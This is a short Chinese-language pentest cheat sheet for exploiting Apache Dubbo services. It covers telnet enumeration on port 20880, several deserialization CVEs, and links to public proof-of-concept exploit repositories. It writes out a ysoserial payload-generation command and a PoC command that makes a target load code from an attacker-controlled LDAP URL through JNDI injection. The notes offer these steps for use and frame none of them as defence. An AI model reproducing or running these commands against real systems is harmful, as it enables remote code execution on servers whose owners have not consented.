
Dubbo端口20880，可telnet连接，使用ls命令获取接口。

CVE-2019-17564：反序列化漏洞，利用较难，需要拿到一个service地址




<https://github.com/federicodotta/Java-Deserialization-Scanner> 测试

java -jar ysoserial.jar CommonsCollections4 calc > 1.ser

CVE-2020-1948：反序列化漏洞，默认端口为20880。需要在机器上启动交互服务进行验证。

推荐使用<https://github.com/welk1n/JNDI-Injection-Exploit/blob/master/README-CN.md>启动服务



使用<https://github.com/scopion/cve-2020-1948-poc> 进行验证。

命令格式：python poc.py 1.1.1.1 12345 ldap://1.1.1.6:80/exp

CVE-2021-25641：

<https://github.com/scopion/CVE-2021-25641-Proof-of-Concept>

CVECVE-2021-30179：

https://cloud.tencent.com/developer/article/1865563

其他：

<https://github.com/threedr3am/learnjavabug/tree/master/dubbo>

<https://github.com/scopion/dubbo-exp>

<https://github.com/lz2y/DubboPOC>